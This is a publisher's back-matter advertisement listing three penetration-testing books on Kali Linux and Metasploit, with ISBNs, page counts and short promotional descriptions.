
ISBN: 978-1-78328-959-2

Paperback: 260 pages

Over 70 recipes to help you master Kali Linux for effective penetration security testing

1. Recipes designed to educate you extensively on the penetration testing principles and Kali Linux tools.
2. Learning to use Kali Linux tools, such as Metasploit, Wire Shark, and many more through in-depth and structured instructions.
3. Teaching you in an easy-to-follow style, full of examples, illustrations, and tips that will suit experts and novices alike.

Please check [www.PacktPub.com](http://www.PacktPub.com) for information on our titles




## Kali Linux Social Engineering

ISBN: 978-1-78328-327-9

Paperback: 84 pages

Effectively perform efficient and organized social engineering tests and penetration testing using Kali Linux

1. Learn about various attacks and tips and tricks to avoid them.
2. Get a grip on efficient ways to perform penetration testing.
3. Use advanced techniques to bypass security controls and remain hidden while performing social engineering testing.



## Metasploit Penetration Testing Cookbook

Second Edition

ISBN: 978-1-78216-678-8

Paperback: 320 pages

Over 80 recipes to master the most widely used penetration testing framework

1. Special focus on the latest operating systems, exploits, and penetration testing techniques for wireless, VOIP, and cloud.
2. This book covers a detailed analysis of third party tools based on the Metasploit framework to enhance the penetration testing experience.
3. Detailed penetration testing techniques for different specializations like wireless networks, VOIP systems with a brief introduction to penetration testing in the cloud.

Please check [www.PacktPub.com](http://www.PacktPub.com) for information on our titles